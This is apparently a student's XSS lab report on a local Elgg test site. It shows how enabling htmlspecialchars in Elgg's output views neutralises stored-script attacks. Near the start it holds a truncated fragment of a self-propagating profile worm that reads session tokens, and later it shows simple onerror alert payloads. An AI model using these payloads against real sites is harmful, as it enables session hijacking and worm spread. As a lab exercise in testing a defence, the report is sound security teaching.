


Charlie

About me

```
window.onload=function() {
//JavaScript code to access uer name, user guid, Time Stamp,
__elgg_ts //and Security Token __elgg_token
var userName=elgg.session.user.name; var
guid="&guid="+elgg.session.user.guid; var
ts="&__elgg_ts="+elgg.security.token.__elgg_ts; var
token="&__elgg_token="+elgg.security.token.__elgg_token; var
briefdesc="&briefdescription=Samy+is+my+Hero".concat("&
accessl
evel%5Bbriefdescription%5D=2"); var name="&
name="+userName;
var
jsCode="".concat(document.getElementById("worm").innerHTML).
concat("</").concat("script>"); var
wormCode=encodeURIComponent(jsCode); var
desc="&description=".concat(wormCode).concat(+"&
accesslevel%5B
```


Observation: On logging into Charlie’s account, it can be seen that the whole code is printed but not executed showing that data and code has been separated. The code has been converted to data. Thus, the countermeasure against the XSS attack is successful.



Observation: On logging into Alice’s account, it can be seen that the her profile is empty and the code previously executed has not been executed.


Turning on both countermeasures

Text.php



```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

//echo $vars['value'];
```


Url.php



url.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
En
2:59 AM
Open
Save
PHP
VM1 [Running] - Oracle VM VirtualBox
Ln 49, Col 11
INS


```
('question:areyousure'));

        // if (bool) true use defaults
        if ($vars['data-confirm'] === true) {
                $vars['data-confirm'] = elgg_echo('question:areyousure');
        }
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
        $url = trim($vars['value']);
        unset($vars['value']);
}

if (isset($vars['text'])) {
        if (elgg_extract('encode_text', $vars, false)) {
                $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8',
false);
                //$text = $vars['text'];
        } else {
                $text = $vars['text'];
        }
        unset($vars['text']);
} else {
        $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
        //$text = $url;
}

unset($vars['encode_text']);
```

Email.php



VM1 [Running] - Oracle VM VirtualBox
email.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gec
En
2:59 AM
Open
Save
PHP
Tab Width: 8
Ln 15, Col 3
INS

```php
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 *
 */

 $encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');

//$encoded_value = $vars['value'];


if (!empty($vars['value'])) {
	echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```

dropdown.php


VM1 [Running] - Oracle VM VirtualBox
File Edit View Search Tools Documents Help
En
3:00 AM
Open
Save
PHP
Tab Width: 8
Ln 15, Col 3
INS

```php
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 *
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

//echo $vars['value'];
```


Edit profile : XSS Lab Site - Mozilla Firefox
4:30 AM
Edit profile : XSS Lab Site
www.xsslabelgg.com/profile/boby/edit
Visual editor
Public
Public

Edit profile


Display name

Boby

About me

```
<img src=1 onerror=alert(1)>
```

Brief description




Boby

About me

```
<img src=1 onerror=alert(1)>
```

Observation: On enabling htmlspecialcharacters() countermeasure, no alert is created and the code is displayed on Boby's account profile


VM1 [Running] - Oracle VM VirtualBox
4:35 AM
Edit profile : XSS Lab Site
www.xsslabelgg.com/profile/boby/edit
Account »
XSS Lab Site


Edit profile

Display name

Boby

About me

```
<p>alert(&#39;XSS&#39;);</p>
```


VM1 [Running] - Oracle VM VirtualBox
Boby : XSS Lab Site - Mozilla Firefox
4:35 AM
Boby : XSS Lab Site
www.xsslabelgg.com/profile/boby
Account »
XSS Lab Site
Add widgets
Edit profile

Boby

About me

alert('XSS');

Observation: The screenshot above shows the sanitization of inputs. The conversion of the code to an encoded string makes the code become a string.